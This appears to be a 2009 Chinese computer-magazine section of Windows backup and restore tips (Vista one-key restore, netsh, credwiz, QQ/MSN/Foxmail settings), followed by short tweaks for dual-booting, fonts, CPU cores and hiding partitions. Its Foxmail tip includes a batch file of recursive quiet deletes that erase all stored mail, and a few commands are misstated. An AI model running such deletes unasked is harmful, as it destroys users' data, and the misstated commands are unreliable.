重启Windows Vista系统后，在Windows Vista系统引导菜单中将会多出一个名为“Vista一键还原”的引导项目。选择此项目，回车后即可进入Vista一键还原界面。在界面中可选择对Vista进行备份或还原，也可手工运行Ghost11进行系统备份还原操作。这里我们是第一次进行系统备份，所以选择“自动备份Vista”项，回车后按照前面设置的备份配置文件，自动运行GHOST11进行Vista系统镜像备份。系统备份成功后，会在指定的镜像保存目录下，生成一个名为“Vista.gho”的镜像文件或多个分割镜像文件。

小提示

如果重启系统进入Vista一键还原后，选择备份还原Vista时，出现死机或蓝屏的情况，那么可以重新进入Windows Vista系统，运行Vista一键还原。在刚才的“高级设置”选项页中，点击“打补丁”按钮，将自动为备份配置文件和还原配置文件打上补丁(见图1)。再次重启系统进入Vista一键还原后，就可以正常的进行系统备份和还原操作。




第三步:还原设置

如果系统感染了病毒或出现运行缓慢等各种故障时，可以考虑对系统进行恢复还原，但是在此之前需要先配置还原文件。

运行Vista一键还原，先选择“镜像管理”选项页面，点击“选择还原镜像”按钮，会在下方列出已经用vista一键还原备份的系统镜像。如果进行了多次备份，则会有多个备份镜像，将鼠标放到镜像名称上时，会出现该镜像所在的路径。根据路径名确定镜像文件，选择需要还原到相应状态的镜像，然后点击“还原镜像”按钮，即可生成自动还原配置文件，将选中镜像作为默认自动还原的镜像文件。

第四步:一键还原Windows Vista

需要还原系统时，如果还能进行入Windows Vista，那么可运行Vista一键还原，选择“基本设置”选项页面，在“选择操作”中设置为“我要还原”项(见图2)。点击“确定”按钮后，即可重启系统并自动进行系统镜像还原操作。



如果Windows Vista系统已经崩溃无法进入，那么可在系统启动时的引导菜单中选择“Vista一键还原”项，进入Vista一键还原界面后，选择“自动恢复Vista”项，回车后即可自动进行系统恢复。

小提示

Windows 2008快速恢复密码

Windows Server 2008服务器系统已经为网络管理员准备好了用户账号备份功能，有效地借助该功能网络管理员可以非常轻松地对保存在Windows Server 2008服务器系统中的所有账号信息进行备份，打开系统的“开始”菜单，从中点选“运行”命令，在其后出现的系统运行框中执行“credwiz”命令，选择一个系统分区以外的文件夹来保存备份文件，默认使用的扩展名为“crd”。需要还原时，同样方法进入窗口中，选中“还原存储的用户名和密码”选项，再导入先前备份好的“aaa.crd”文件即可。

WARNING ■第二诫

不可做什么形象仿佛上天、下地，和地底下、水中的百物。

我们从来不曾想象人类可以飞上天空，但现在普通人都可以通过互联网连接世界各地，比会飞的鸟儿还自由。为了飞得更高，我们就需要把网络配置得更简单方便。恢复或重装系统后，系统焕然一新，但是要上网之前，往往需要重新设置网络参数如IP地址、DNS之类的，也是十分麻烦，因此网络配置也需备份与恢复。


★实例:一条命令，实现网络配置备份与恢复

可以进行网络设置备份的工具很多，最简单和实用的工具莫过于Windows系统中自带的Netsh命令了。

第一步:备份网络配置

Netsh是一个命令行的工具，运行前首先点击“开始”菜单→“运行”，在运行对话框中输入“Cmd”命令打开命令提示符窗口。输入“Netsh”，即可看到此命令的使用帮助了。执行如下命令(见图3):netsh dump >netback.txt

命令运行后，会将服务器上的各种网络设置进行备份。这些网络设置信息包括:接口IP配置参数(即IP地址、子网掩码、网关、DNS等)、端口代理配置、远程访问配置、路由配置、DNS 代理配置、NAT 配置、DHCP中继代理配置等。打开备份生成的“netback.txt”文件，就可以看到详细的备份信息了。



第二步:恢复网络配置

恢复重装系统或网络出现故障时，可以利用刚才的备份文件快速恢复网络设置，只需要在命令窗口中输入如下命令:netsh exec netback.txt

命令执行后就可以快速恢复一切网络设置了。

小提示: 备份简单网络配置信息

使用dump参数备份的网络配置信息非常详细，其实对于普通的电脑系统，只需要备份它的接口IP配置参数就可以了。在命令提示窗口中执行如下命令:netsh interface ip dump >网络设置.txt

命令执行后就可以将工作站上的IP地址、子网掩码、网关和DNS服务器设置备份到“工作站1.txt”文件中了，需要时就可用此文件恢复网络设置。

WARNING ■第三诫

不可跪拜那些像，也不可侍奉他。

对于电脑中的软件来说，我们从来不搞“偶像崇拜”，没有一个软件会一辈子留在硬盘中，我们会在适当的时候删除它们。但是，每次重装系统后，最烦人的事情就是从网上一个一个的下载安装各种常用软件，经常丢三落四地漏掉一些常用软件。许多用户常常将一些常用软件放在硬盘中，但是软件更新越来越快，经常需要重新下载。在重装或恢复系统前，将各种常用的软件备份起来，以便在新系统中快速地完成安装，回到熟悉的操作环境中。

实战1:利用迅雷软件管理助手备份与恢复常用软件

使用迅雷提供的“迅雷软件助手”(下载地址:http://down.sandai.net/bibei/XLSoftManager.exe)，可以帮我们解决重装软件的各种烦人的事情。

第一步:备份软件信息

安装并运行迅雷软件助手，在“软件备份”选项页中，提供了手工备份和自动备份两种方式，并可以自动更新备份列表(见图4)。第一次使用时需要登录迅雷账号，点击“立即备份”按钮，即可检测电脑上所安装的所有软件信息，点击“保存软件备份列表”按钮，即可将软件信息备份在迅雷服务器的个人账号信息中，供重装系统时使用。

第二步:恢复常用软件

重装系统后，登录迅雷软件助手，点击之前备份的软件列表，即可看到软件信息。选择要安装的软件，点击“安装选中软件”按钮，即可一键快速下载安装所有软件，恢复到系统重装前的软件状态。



WARNING ■第四诫

爱我、守我诫命的，我必向他们发慈爱，直到千代

这是上帝对于遵守诫命人的一个承诺，他承诺将深爱他们。其实，世间很多看似冷酷的事物未尝不是如此，从有生命的小动物、小植物，到看起来冰冷的汽车、电脑，就连小小的电脑软件，只要善待它，也能让它发挥出强大的功能来。对于软件来说，它的各种设置对于软件运行起到很关键的作用，我们需要及时把它“藏好”，以备不时之需。

★实例：常用软件设置备份

其实，安装操作系统并不是很费时间，更费时间的是把很多软件恢复到已经优化过的状态，这就需要我们事先做好备份工作。这里列出了很多常用软件设置的保存方法，供您参考。

(1)EmEditor

安装最新版本的EmEditor，然后选择“工具→导入和导出”，再在打开的窗口中将当前设置备份成文件或者从备份文件中恢复设置。

(2)Firefox/Chrome

Firefox的设置默认保存在系统盘，所有设置保存在C:\Documents and Settings\用户名\Application Data\Mozilla\Firefox\Profiles文件夹下的诸如zg0g9u3g.default子文件夹中。Chrome则将所有设置保存在C:\Documents and Settings\用户名\Local Settings\Application Data\Google\Chrome\User Data文件夹下，我们必须将它们备份，等系统崩溃后再重新恢复。不过，后面我们会介绍如何制作绿色版的Firefox和Chrome。

(3)Total Commander

选择“帮助→关于Total Commander”，在打开窗口中找到wincmd.ini和wcx_ftp.ini，将它们拷贝到Total Commander安装文件夹下。同时，备份其下的所有的扩展名为.bar和.br1及totalcmd.inc、wincmd.key文件。

(4)FTP网络软件站点

我们可以把自己最爱的网站放到系统的收藏夹中，很方便地进行调用。同样，如果我们经常要管理FTP服务器的话，也很有必要将它们保存在其列表中，以随时登录访问。不过，Windows总是那样地不争气，用不了几天就得重新安装，我们自己的FTP软件中的列表都会丢失掉。因此，我们总要经常做到定时备份，这样才不至于到时候麻烦不断。

(5)Foobar2000

打开Foobar2000，再选择“文件→参数选项”，单击左侧“常规”项，然后选择“配置文件位置”下的“程序安装文件夹”(见图5)。之后，可在Foobar2000安装文件夹下发现foobar2000.cfg文件，将此文件夹备份。以后，如果重新安装了Foobar2000，只要将它拷贝过去即可。

(6)KMPlayer

KMPlayer中的设置项较多，时间一长，就难以记得了。不过，它为我们提供了导出设置的功能，右击KMPlayer，选择“选项→参数设置”，再单击窗口下方的“保存配置为文件”按钮，之后KMPlayer会弹出一个窗口，让我们来将设置保存为—reg文件。重新安装KMPlayer或者换了机器，直接双击reg文件导入注册表，即可快速用上自己的设置，播放电影/歌曲很快就爽起来!

WARNING 第五诫 不可妄称耶和华——你神的名

现代人早已不止一个名字，网名、邮件名、MSN名数不胜数，就算你没有与耶和华同名，但至少应该分清你的邮件来自谁，你领导的邮件显然是十分重要的，不要把它和网友的邮件搞混呀！电子邮件是重要的应用，也是互联网的基础应用，因此做好电子邮件账号和邮件的备份非常关键。

(1)把邮件保存到服务器上


Outlook Express:依次选择“工具→账户→所选账户属性→高级”，并选中“在服务器上保留邮件副本”即可。另外，我们也可以选择“在N天之后从服务器删除”和“从已删除邮件中删除的同时从服务器上删除”复选框。

Foxmail:右击一账户，选择“属性”命令，打开账户属性窗口。再单击“接收邮件”标签，选中“在邮件服务器上保留备份”复选框；另外，我们还可以选择“工具→系统设置”，选中“在废件箱删除邮件时也将服务器对应的邮件删除”复选框，单击“确定”按钮保存设置。以后，使用Foxmail收取邮件后，只要将“垃圾邮件箱”邮件夹的信件移到“废件箱”，删除废件箱的所有邮件，即可同步删除服务器里的垃圾邮件。

(2)把联系人保存到服务器上

在不少公司中，每个员工都在自己的电脑中保存着客户的地址簿，这样并不利于客户资源的共享和集中管理。如果一台电脑崩溃，里面的地址簿也可能会丢失。不过，有幸的是，我们完全可以将地址簿搬到网上。这里，我们推荐使用Google的gmail服务。

Outlook Express:在OE中的通讯簿中“文件”菜单下“导出”命令，在导出时将其导出为csv格式文件。



6

Foxmail:在Foxmail中，单击工具栏上的“地址簿”按钮，选中欲导出文件夹，单击“工具→导出→CSV文件”，然后填入导出的文件名及存放的文件夹位置。

接着，接着登录gmail，单击左侧“通讯录”项，再单击右上角的“导入”链接，在打开窗口中导入我们导出的CSV文件即可(见图6)。之后，我们只要选中联系人，再单击右侧的“电子邮件”链接即可批量给这些联系人写信。

(3)邮件归档备份的技巧

在Foxmail 6.0中有一个存档功能，可以帮助我们更好地备份邮件:在Foxmail中选中一个邮箱，选择“存档”，然后选择存档时间(见图7)，如“半年前的邮件”，这样就把半年前的邮件备份到一个邮件文件夹中。如果有的旧邮件时间太长，不想要了，只要在生成后的邮件夹上右击，选择“删除邮件夹”命令，将这个邮件夹删除掉即可。



7

小提示

我们也可以选择“工具→附件管理”命令，之后只要选中某个邮箱，其下包含有附件的邮件，包括包含的附件、所在邮件、大小、发件人、发件日期都会显示出来，我们可以选中多个附件，单击下方的“删除附件”将它们删除掉而只留下信件内容。

(4)备份一个绿色的Foxmail电子邮件系统

我们平时可以只备份出一个绿色的Foxmail电子邮件系统，只有邮件账户和地址簿、模板、签名等信息。这样，就算哪天电子邮件程序遭到了损坏，也可以随时使用。只要进入Foxmail安装文件夹下的mail子文件夹，然后编写一个批处理文件，如delmail.cmd，内容如下:

```
@echo off
del *.ind /s /q
del *.indx /s /q
del *.box /s /q
```

进行这样处理后，重新启动Foxmail，我们会发现电子邮件中所有邮件都不见了。最后把这个Foxmail文件夹备份到另外的文件夹中(这时该文件夹已经很小了)即可。

小提示

大家也可以在确认邮件无用或者都做过备份后进行上述操作，会发现邮箱被清空后，收发邮件将会“快得多”！

WARNING 第六诫 不可作假见证陷害人

今天，IM工具的聊天记录已经成了一个危险的东西：首先，它里面包含的重要联络信息可能因为重装系统而丢失；其次，它同样可能包括一些不可告人的秘密而成为重要的“证据”。我的一个朋友就曾经因为QQ聊天记录泄露，一直授人以柄。那么如何让这些重要的东西不丢失呢?

★实例：让IM聊天记录和形象图标如影随形

(1)将QQ的聊天记录手工导出保存

在QQ上单击菜单，选择“好友与资料→消息管理器”，在打开窗口中选中“所有分组(QQ好友)”，单击“导出→导出聊天记录为备份文件”(见图8)，将其导出为bak文件。以后单击“文件→导入”命令即可导入我们备份的bak文件。


(2)使用特别工具来备份

另外，我们还可以从http://www.onlinedown.net/soft/73504.htm处下载QQMsgOnlineBackuper—QQ聊天记录在线备份者。它可以帮我们把本地QQ聊天记录上传到QQ邮箱(因此必须先打开QQ邮箱的POP3和SMTP服务)，

当重装系统或者不小心丢失了聊天记录就可以通过“还原”功能把原来备份过的聊天记录下载回来，比较简单。

(3)备份MSN聊天记录

尽管MSN本身就有保存聊天记录功能，但是不够专业。我们可以从http://www.msgpluslive.net/download/?lang=zh-cn处下载并安装




Messenger Plus! Live 4.70.334，然后选择“Plus!→偏好设定以及选项”，再单击“会话”标签，然后修改保存文件夹，并设置为保存格式为文本格式。这样我们聊天记录就会被保存到相应的文件夹下了。

小提示

对于我们的设置，还可以单击窗口左下角的“导入/导出”，然后按照向导即可把我们的设置保存起来，供以后导入使用。

(7)备份MSN联系人列表

尽管MSN可将联系人和分组信息保存在服务器上，但我们也可以防止在MSN账号丢失后丢失所有的联系人，先将他们保存下来：选择“联系人→保存即时消息联系人”(见图9)，可将组中的联系人信息保存到ctt文件中。以后，可以选择“联系人→导入即时消息联系人”加载导入。



WARNING ■第七诫

不可贪恋人的房屋，也不可贪恋人的妻子、仆婢、牛驴。

木马、病毒在今天的流行，和10年前那些炫耀技术的病毒已经完全不同了，几乎每一个木马的目标都是网游账号、银行卡密码、QQ密码这类有实际价值的东西，都是为了获取利益，占有他人的财产。如何备份好系统核心文件，就成了重中之重。

★实例：安全核心——系统核心文件备份


许多木马病毒，都喜欢感染破坏各种系统文件，比如“explorer.exe”、“svchost.exe”、“iexplorer.exe”及“notepad.exe”等都是木马病毒最喜欢攻击的目标。如何快速检测自己的系统文件是否被木马病毒感染破坏呢？

实战1:利用ICE ECC的校验功能，可以为系统建立一个文件检测备份，快速查找到有害的木马病毒程序文件。


“ICE ECC v2.6”是一个文件校验恢复工具(下载地址:http://www.ice-graphics.com/ICEECC/DownloadE.html)，可对硬盘文件、光盘数据等进行校验，以保护数据文件。当数据文件被木马病毒破坏、非法用户篡改，或者因为存储介质的问题等，造成数据被破坏时，可迅速检验检测出被破坏的文件并进行恢复。利用ICE ECC的校验功能，可以为系统建立一个文件检测备份，快速查找到有害的木马病毒程序文件。

第一步:建立检测校验文件

安装并运行ICE ECC程序，在中间上方的浏览窗口中，浏览指定需要建立检测索引的系统文件名，可按住Ctrl键进行多选(见图10)。选择文件完毕后，点击工具栏上的“Create”按钮，打开文件检测创建对话框。



在对话框上方的“恢复文件名称”中，可以设置文件恢复保存路径及文件名(见图11)。其他的设置项可以保存默认，其中比较重要的是“Recovery Blocks(恢复块)”设置项，该项是用来设置文件恢复的，由于我们并不需要恢复被破坏的系统文件，只是建立一个检验检测文件，因此保持默认即可。在“Test ECC Files(测试ECC文件)”中，可以选择“Fast Test(快速测试)”项。



设置完毕后，点击“确定”按钮，即可自动为选择的系统文件建立一个后缀名为“.ecc”的检测文件了。文件的体积大小与设置的“恢复块”有关，通常普通检验文件也就几百KB左右。

第二步:揪出隐藏伪装的木马

当我们怀疑系统文件被木马病毒感染破坏时，可以利用建立的ECC检测文件来检查系统文件。在程序中间的浏览窗口中，浏览指定刚才创建的ECC文件，点击工具栏上的“Verify only(仅检验)”按钮，打开校验对话框。

首先要求选择存放数据文件的文件夹，也就是创建ECC文件时指定的系统文件所在路径。确定后，即可自动开始检测校验系统文件是否被修改过了。在下方的结果窗口中会以黄色醒目提示被修改破坏的文件路径及文件名，并提示文件是否可以恢复(见图)。不过为了保证文件安全性，最好还是使用系统自带的系统文件恢复命令进行恢复。

小提示

发现被修改过的系统文件后，可以使用Windows系统中的“SFC /F”命令进行修复，具体使用方法这里就不详细介绍了。

第八诫、第九诫、第十诫……



很遗憾，到目前为止，我们仅仅收集到了7诫，剩下的3诫因为年代过于久远，已经下落不明。再说，如果10诫都找到，我们不就成了上帝了？不过没关系，通过我们的帮助，相信善于研究的你一定会发现更多的戒条，找到更多的秘密！

CF [TB01]



手足情深 XP与Win7同分区共存

安装含XP和Win7的多系统是很不错的选择，但多系统一般安装到不同的分区，看在手足情深的份上，今天就将他们哥俩安装到同一分区。

用到工具

UltraISO：光盘映像文件的制作、修改工具。
VistaBootPRO：Vista的多启动菜单管理工具，适用于Win7。

准备时期 任务：修改替换源文件

要将它们安装到同一分区，首先得解决的问题是3个同名的文件夹，即Documents and Settings、Program Files、Windows。为解决这一问题，老大哥XP只好高风亮节，退居二线，通过修改XP安装文件可实现。

第一步：制作XP安装映像。将XP安装光盘插入光驱。运行UltraISO，单击“工具→制作光盘映像文件”。然后指定映像文件名称和保存位置，输出格式为ISO。单击“制作”就行了。

第二步：用UltraISO打开映像文件，选择I386目录，到http://work.newhua.com/cfan/200908/wh.rar下载，将解压后得到的Winnt.sif和Hivesft.inf覆盖同名文件。

第三步：再次打开前面制作的光盘映像文件。接着，将修改后的两个文件拖到原位置去替换同名文件。保存后光盘映像文件得到了更新（见图1）。

最后单击“工具→刻录光盘映像→浏览”找到修改后的光盘映像，单击“刻录”就行了。



安装时期 任务：配置启动菜单

先装Win7，后装XP，两套系统都安装完成后，进入XP系统，配置多启动菜单要通过VistaBootPRO来解决。

第一步：启动到XP下，安装运行VistaBootPRO（下载地址：http://www.newhua.com/soft/49400.htm）。单击System Bootloader→Windows Vista Bootloader→All Drive→Install Bootloader。


第二步：单击Manage OS Entries（管理系统启动），可观察到Win7已自动配置好。勾选Add New OS Entry（添加新的系统启动），在OS Name（系统名称）输入任意字符如“Windows XP”。接着，在OS Type（系统种类）下选择Windows Legacy（Windows后代），在OS Drive（系统分区）下选择安装XP的分区（本例为D）。然后单击“App Updates”（见图2）。

至此，启动菜单配置完成，重新启动电脑后，就能选择进入哪一系统了。

从效果上看，两系统无任何冲突，完全可独立运行。它的好处在于：可将两系统同时备份。不过，建议将前一分区也备份一下，这一分区的文件占用量仅几十MB。**（四川/胡咏梅）** CF [XF01]

火速链接


今年07期的特别话题《Windows 7初体验 大约在春季》，详尽讲述了Windows 7系统的新特性，以及安装之后的一些应用。




等了那么久，中英文终于同时“雅黑”

Vista推出后，微软就在系统中附带了针对汉字的ClearType字体，包括微软雅黑(简体中文)和微软正黑体(繁体中文)。对程序开发人员来说，这些字体用于软件中，由于字体的肥大导致整个窗口布局混乱；对个人用户来说，在IE浏览器中上网时，网页布局混乱。与雅黑相近的英文Tahoma字体，汉字显示的却是宋体，难道就没有一举两得的方法吗？

答案是有！高人终于坐不住啦，制作了等宽微软雅黑和等宽微软正黑，可以解决这个问题，到http://work.newhua.com/cfan/200908/Monofonts.rar下载，压缩包内有两个字体：一个是Microsoft YaHei Monotype(微软等宽雅黑)，一个是Microsoft JhengHei Monotype(微软等宽正黑)。解压后右击选择“安装”。安装后可以在字体列表内，选择这它们的英文名，以调用这个字体(见图)。以后中英文就都是“雅黑”了。**(文/ShinSabre)** CF [XF02]





是谁偷走了我的“心”？

今天刚回家，外婆就向我抱怨电脑太卡了，还说以后下午不让我给网游挂机了。赶紧上电脑一看，果然运行个网络游戏就卡个半死，更别说挂机的同时外婆再下飞行棋了。通盘杀毒没一点问题，难道我中了奇招？

症状：CPU使用率居高不下，但内存使用率却很正常，丝毫没有内存泄露的感觉，硬盘也不狂转。

诊断：在“任务管理器→进程”中，右击任意进程，在“关系设置”中可以指定该进程使用CPU的哪个核心（见图1）。但现在却发现没有这个选项。在“性能”标签中，单击“查看→CPU记录→每个CPU一张图表”，但是“CPU使用记录”中，只有一张图像。双核CPU丢了一半，怪不得。

病因：外婆喜欢下的飞行棋是一款比较老的游戏，不支持双核运行，系统在优化性能后自动将CPU禁用一核。

方法1：在“开始→运行”处输入“msconfig”回车打开“系统配置实用程序”，单击“BOOT.INI→高级选项”，去除“/NUMPROC=”前的勾选，确定两次后单击“重新启动”，重启后就能找回丢失的CPU核心了。

方法2：修改boot.ini文件。单击“开始→控制面板→文件夹选项→查看”，去除“隐藏受保护的操作系统文件（推荐）”的勾选，确定保存。在C盘根目录下找到boot.ini文件，右击选择“属性”，去除“只读”勾选。打开这个文件，找到形如“multi(0)disk(0)rdisk(0)partition……fastdetect/numproc=1”这一行，把最后的“/numproc=1”字段删除掉，保存文件重新启动即可（见图2）。



反思：屏蔽核心的意义

为什么系统要自动禁用一个核呢？存在即合理，这个功能当然不会是没事用来削减CPU性能的。硬件发展很快，但很多软件很老，在双核上运行会出现奇怪问题，例如一些老游戏，一会卡到死，一会像开了加速外挂，于是才有了屏蔽核心的需要。

系统突然慢下来了，检查CPU核心是否正常是有必要的，希望本文对各位同学们有所帮助！**(文/雾雪霏云)** CF [XF03]


火速链接

2009年第1期的《多核岂能单开？打怪我要畅快！》介绍了给双核打补丁的方法，想让你的游戏玩得更爽，答案也在此文。

隐藏分区 看我剑走偏锋

对于文件和目录加密隐藏的软件很多，而对硬盘分区的加密隐藏软件除了大名鼎鼎的核盾数据卫士软件以外，其他的软件使用效果并不理想，甚至有可能威胁数据安全。那么能不能通过调整Windows XP系统来达到分区加密的目的呢？回答是肯定的。

具体步骤是：打开“设备管理器→察看→显示隐藏设备选项”。这时设备列表又多出了两项“存储卷”和“非即插即用驱动程序”。双击“存储卷”，可以看到展开项里有多个，每个“通用卷”代表一个磁盘分区，与“我的电脑”中显示分区次序相同。右击选择要隐藏的分区，选择“停用”，这样这个分区就隐藏了。停用后，盘符不变。如果要恢复显示，只需重新启用该分区即可。**(辽宁/姜宏强)** CF [XF04]





小提示

注意隐藏分区操作时应保证该分区没有读写操作，否则可能导致系统无响应，此时重新启动系统可恢复正常，另外不能对系统分区进行隐藏。另外，如果你把要隐藏的分区盘符删除，也可以起到隐藏的作用。

巧！自动记录开关机时间

有时候想查一下电脑每次开关机的具体时间，却发现这个看似简单的功能实现起来却有些麻烦，有没有方便的办法呢？

第一步，新建一个文本文件，输入“ECHO 开机时间：%DATE% %time% >>D:\\开关机记录.log”，将文件名存为“start.cmd”，同样步骤将内容“ECHO 关机时间：%DATE% %time% >>D:\\开关机记录.log”保存为文件“shutdown.cmd”。

第二步，选择“开始→运行”输入“gpedit.msc”打开组策略编辑器。依次打开“计算机设置→Windows设置→脚本(启动/关机)→启动→添加→浏览”，选择第一步中保存的文件“start.cmd”，保存。同样步骤将文件“shutdown.cmd”添加到关机脚本中，关闭组策略。

只要打开开关机记录LOG，就可以查看电脑开关机时间记录了（见图）。**(杭州/冯培良)** CF [XF05]

开关机记录.log - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
开机时间： 2009-03-17 星期二 12:09:07.34
关机时间： 2009-03-17 星期二 13:01:08.07
开机时间： 2009-03-18 星期三 19:10:34.10
关机时间： 2009-03-18 星期三 21:45:05.01
开机时间： 2009-03-19 星期四 08:28:34.10
```


Windows 7将把BitLocker加密技术延伸到USB存储设备。Vista里该技术也将进行升级，届时Windows 7加密的存储设备可在Vista解密。



不做失聪小白鼠，重返美丽有声世界

装了Win7的“小白鼠”们最近连连失聪，为什么呢？原来新系统Win7对音视频的播放支持不是很到位，本地的酷我音乐盒、优酷之类的在线网站都是如此，本文就来带诸位勇敢的小白鼠重返有声世界！

酷我，你酷，但别让我哭……

